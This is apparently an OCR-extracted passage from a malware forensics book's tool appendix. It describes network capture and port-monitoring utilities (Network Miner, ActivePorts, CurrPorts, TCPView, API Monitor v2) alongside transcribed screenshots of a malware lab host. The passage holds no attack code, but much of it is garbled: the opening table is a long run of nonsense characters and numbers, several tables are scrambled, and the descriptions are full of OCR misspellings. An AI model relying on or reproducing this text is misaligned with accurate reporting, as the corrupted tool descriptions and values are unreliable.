|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | Anno Series<br>Anno                                                                                                                                                                                                                                                                                                                                                     | Pressure Deducer           №         C           2010 (00,000 (00,000,000,000,000,000,000,00                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Rynul Com<br>Addad<br>HED<br>HED<br>HED<br>HED<br>HED<br>HED<br>HED<br>HED<br>HED<br>HED                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | Sector (March                                                                                                                                                                                     |                                   |
|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | A construction of the cons                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Product         Product         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           №         C + 1         C + 1         C + 1           № <td>Protect Com<br/>Political<br/>HETP<br/>HETP<br/>HETP<br/>HETP<br/>HETP<br/>HETP<br/>HETP<br/>HETP</td> <td>Institution         (main Section (main</td> <td></td>                            | Protect Com<br>Political<br>HETP<br>HETP<br>HETP<br>HETP<br>HETP<br>HETP<br>HETP<br>HETP                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | Institution         (main Section (main                                                                                                                                                                                              |                                   |
|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | Anno Series<br>Anno                                                                                                                                                                                                                                                                                                                                                     | Pressure Deducer           №         C           2010 (00,000 (00,000,000,000,000,000,000,00                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Rynul Com<br>Addad<br>HED<br>HED<br>HED<br>HED<br>HED<br>HED<br>HED<br>HED<br>HED<br>HED                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | Sector (March                                                                                                                                                                                     |                                   |
|                                                              | Node Explorer<br>C 4 43 3<br>O 14 Analyse<br>P 2 Fotocal Explorer (1)<br>a 30 Manual Explorer (1)      | Anno Series<br>Anno                                                                                                                                                                                                                                                                                                                                                     | Product         Product         C +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №         C +         0 +         0 +           №                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Press 4 Car<br>A dead<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1679<br>1779<br>1779<br>179 | The form of the former in the                                                                                                                                                              |                                   |

#### Name: Network Miner

Page Reference: 376

Author/Distributor: Erik Hjelmvik

Available From: http://sourceforge.net/projects/networkminer/

Description: A valuable tool for network traffic capture and analysis, Network Miner is a graphical network forensic analysis tool (NPAT) for Windows, Like Witeshark and Capsa, Network Miner can be used passively to collect network traffic to and from target systems in the digital investigator's malware laboratory for later reconstruction and analysis. Network, Miner offers unaigne network forensic analysis features, such as OS fingerprinting of network hosts (using the pdf and Ettercap databases), keyword search functionality, and data extraction/reconstruction including files, image, messages, and eredentials. As shown in the following figure, Network Miner reconstructed network trace evidence files acquired from malicious network traffic.

| Frame re.                              | Reconstructed file path | South.  | S.port | Destin. | D.pot    | Protocol       | Filename             |
|----------------------------------------|-------------------------|---------|--------|---------|----------|----------------|----------------------|
| 70                                     | CNDocuments and Settin  | 192.168 | TCP 80 | 192168  | TCP 1964 | HttpGetNomal   | au coni4]tet         |
| 174                                    | C1Documents and Settin  | 192168  | TCP 80 | 192168  | TCP 1965 | Http[[etNomial | vahooman php/261 htm |
| 208                                    | C \Documents and Settin | 192.168 | 1CP 80 | 152168  | TCP 1966 | HtpGetNomal    | sahooman.phpl271.htm |
| 246                                    | C\Documents and Settin  | 192168  | TCP 80 | 192168  | TCP 1967 | HttpGetNomal   | vahooman phol281 htm |
| 416                                    | CADocuments and Settin  | 192168  | TCP 80 | 192168  | TCP 1570 | HtoLetNorial   | vahooman.phpl290.Hm  |
| 432                                    | C1Documents and Settin  | 192,168 | TCP 00 | 192168  | TCP 1971 | Http:GetNomal  | au comitited         |
| 174<br>208<br>246<br>416<br>432<br>466 | C\Documents and Settin  | 192168  |        | 192168  | TCP 1572 | HttpGetNormal  | sahooman.php[30] Hm  |

# **Port Monitoring**


#### Name: ActivePorts

Page Reference: 378

Author/Distributor: DeviceLock

Available From: http://www.devicelock.com/freeware.html

Description: ActivePorts is a lightweight graphical port monitoring utility that displays process-to-port mapping, executable-to-process filepath, local connection details, remote connection details, connection



| Active Ports    |       |             |            |          |           |        |          |                                  |
|-----------------|-------|-------------|------------|----------|-----------|--------|----------|----------------------------------|
| File Options 7  |       |             |            |          |           |        |          |                                  |
| Pocess          | PID + | Local P     | Local Part | Retute P | Rende Put | State  | Protocol | Path                             |
| ver sychost eve | 1332  | 19216856129 | 1900       |          |           | LISTEN | UDP      | C 1WINDOWS1System321ovchost ever |
|                 |       |             |            |          |           |        |          |                                  |

| Name: CurrPorts                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                     |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------|
| Page Reference: 378                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                     |
| Author/Distributor: Nir Sofer/NirSoft                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                     |
| Available From: http://www.nirsoft.net/utils/cports.html                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                     |
| Description: A flexible graphical port monitoring utility, CurrPorts offers detailed infor-<br>status of TCP/UDP ports on a target system and the processes associated with the opened<br>addition to a myrical of analytical options: collected information can be saved to HTML,<br>Idelimited reports. For ease of analysis, CurrPorts automatically highlights suspicious por<br>unionthritic processes/applications. As shown in the following figure, the recently spaw<br>process winhelp, e.zwe is identified as opening a TCP port and attempting to connect to<br>over port 80. | l ports. In<br>XML, or tab-<br>t activity, such as<br>ned malicious |

| File Edit Have Op               | tions 1988 | 1         |            |             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |           |        |                 |                          |          | (B) (B)                                                                                                         |
|---------------------------------|------------|-----------|------------|-------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|--------|-----------------|--------------------------|----------|-----------------------------------------------------------------------------------------------------------------|
| × III @ *                       | 7 V III    | # AB      | 1.71       |             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |           |        |                 |                          |          |                                                                                                                 |
| Process Advise 1                | frieni     | Protocial | Local Port | Clocal Pari | Local Address                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Aanute    | Family | Retoits Address | Remote Host Name         | Sala     | Process Fully                                                                                                   |
|                                 | 754        | LCP       | +500       |             | 8444                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |           |        |                 |                          |          | C (sylp) Configuration (17) (see a see                                                                          |
| Torollard and                   | 1044       | 508       | 135        | 10116       | 8444                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |           |        | 6452            |                          | Laterang | ClwbDowDeviten32probations                                                                                      |
| Corbest and                     | 1236       | LEP       |            |             | 6.5.6.0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |           |        |                 |                          |          | ChybEOwllaystan32(p-thot.aut                                                                                    |
| Torbert ere                     | 1226       | LEP       | 1256       |             | 4444                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |           |        |                 |                          |          | Christopowilaustant/histopat.exe                                                                                |
| "Surfeel ave                    | 1136       | LEP       | 123        | nta         | 127.6.0.1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |           |        |                 |                          |          | C/WINDOW/Lyvelan20/junited ava                                                                                  |
| Checken and                     | 1236       | LCP       | 1004       |             | 2.2.4.0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |           |        |                 |                          |          | Cly/beOortlaystan07p-chost.aux                                                                                  |
| Contrat and                     | 1352       | LOP       | 1900       |             | 127.0-0.1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |           |        |                 |                          |          | C/WHOOVILautan/27p-thot are                                                                                     |
| Contrat and                     | 1236       | LEP       | 1205       |             | 4444                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |           |        |                 |                          |          | Chybrowligestanikhischest ave                                                                                   |
| Contrat and                     | 1136       | LEP       | 123        | 199         | 192.148.56.128                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |           |        |                 |                          |          | C/WEDOWSlaysten3250-thod.ava                                                                                    |
| "Suchest ale                    | 1332       | LCP       | 1900       |             | 192.348.56.125                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |           |        |                 |                          |          | ChirthDOwtheyster/Oficinheat.aue                                                                                |
| G fysten                        | 4          | 104       | 445        | mount       | 2.2.2.0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |           |        | 68.5.5          |                          | Latering |                                                                                                                 |
| Q Syden                         |            | UCP       | 645        | mount       | 2.2.2.0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |           |        |                 |                          |          |                                                                                                                 |
| O Svidde                        |            | 50        | 139        | rettere can | 197.188.56.129                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |           |        | 6553            |                          | Laferra  |                                                                                                                 |
| O System                        |            | CCP :     | 137        | reflected   | 142,148.56.128                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |           |        |                 |                          |          |                                                                                                                 |
| O Syden                         |            | LCP       | 138        | outland     | 142.348.56.128                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |           |        |                 |                          |          |                                                                                                                 |
| Berteb.em                       | 196        | 104       | 1400       |             | 192.348.58.128                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |           | NO     | ALC: UNK        | Manager State of the lot | Set.     | C/WBDOWSDOwelladed Program Fil                                                                                  |
| C and the local division of the |            |           |            |             | and the second se |           |        |                 |                          |          | Contraction of the second s |
| Tratal Ports, No Rev            |            |           |            |             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | rear land |        |                 |                          |          |                                                                                                                 |

# Name: TCPView

Page Reference: 378

Author/Distributor: Mark Russinovich (Sysinternals)/Microsoft

Available From: http://technet.microsoft.com/en-us/sysinternals/bb897437

Description: A favorite GUI-based port monitoring utility of many digital investigators, TCPView displas open ports, connection, and associated process details.

|                  | 3    |         |                     |               |                 |             |           |
|------------------|------|---------|---------------------|---------------|-----------------|-------------|-----------|
| Proc. /          | PIÓ  | Potocil | Local Address       | LocalPort     | Renaite Address | Fiencle Pot | State .   |
| hatt not         | 26   | LOP     | Mahard.ab           | naing.        |                 |             |           |
| hars not         | 7%   | LCP     |                     | 4500          |                 |             |           |
|                  | 1044 | 109     | Malward, ab         | 40540<br>1057 |                 | 0           | LISTEMING |
|                  | 1236 | LOP     | Mainand.eb          |               |                 |             |           |
|                  | 1130 | COP     | independent locald. |               |                 |             |           |
|                  | 1236 | LOP     | Mainard.ab          | 1256          |                 |             |           |
|                  | 1332 | LCP     |                     |               |                 |             |           |
|                  | 1136 | LOP     |                     |               |                 |             |           |
|                  | 1236 | COP     | Mainard.ab          | 1025          |                 |             |           |
|                  | 1202 | LOP     | Malward. 40         | 1900          |                 |             |           |
| Cochod eve       | 1236 | LOP     |                     | 125           |                 |             |           |
| Suten            |      | TOP     | Mahardudo           | mount-b.      | Mahamilab.      | 0           | USTENING  |
| Sudani           |      | 1CP     |                     |               | Migham, ab      |             | DITENNG   |
|                  |      | LOP     | mainaming locald.   |               |                 |             |           |
|                  |      |         |                     | noost-dr      |                 |             |           |
| Suden            | 4    | LOP     | naiwarriab locaid.  | retordan      |                 |             |           |
| I want which man |      | 102     | and second in sol   |               |                 |             | DON SENT  |

#### Name: API Monitor v2

Page Reference: 379

Author/Distributor: Rohitab Batra

Available From: http://www.rohitab.com/apimonitor


Description: Although currently in Alpha stage of development. API Monitor v2 is a feature rish graphical API monitoring to that infjerences an eight-window "adbhoad" of destinct data viewing panses: API Capture Filter, Running Processes, Hookad Processes, Summary of API Callu, Het Buffer, Olupur Statistics, Call Stack, and Parameters, API Monitor V2 provides for intimizes API Capture Filter options: a process monitor for stdecing a target process to hook, and granathry in trace conjut. "Digital interest."

| Manager H.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                | A COLUMN       | -            |       |                                        |            |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------|----------------|--------------|-------|----------------------------------------|------------|
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Constanting of the local division of the loc |                |                |              |       |                                        |            |
| A V A result of a difference of the sequence of the seque | -                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                | . COURSECUTION |              |       |                                        | it: madel: |
| St. Warting                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       |                                        |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       |                                        |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       | Contraction of the local distance      |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       |                                        |            |
| 1 1 K Madadata                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 4              |                | in contracts |       |                                        |            |
| 12 B mit in Marriel                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 1.00           |                |              |       |                                        |            |
| () Townson States of Sectors                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | a shated                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 1.040          |                | 10.04        |       |                                        |            |
| ALL BRANCHINGTON                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | a summary                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | # 7mm          |                | 1996,009     |       |                                        |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | (mat)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | ****           |                |              |       |                                        |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       |                                        |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       |                                        |            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | and institutes |                |              | 10000 | Test                                   |            |
| Statement In                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 1 1.00                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | -              | -              | tanks.       |       | Interna Scient From 1. (Triange Party) |            |
| · interminenter. In                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              |       |                                        |            |
| af theorem and                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                |                |              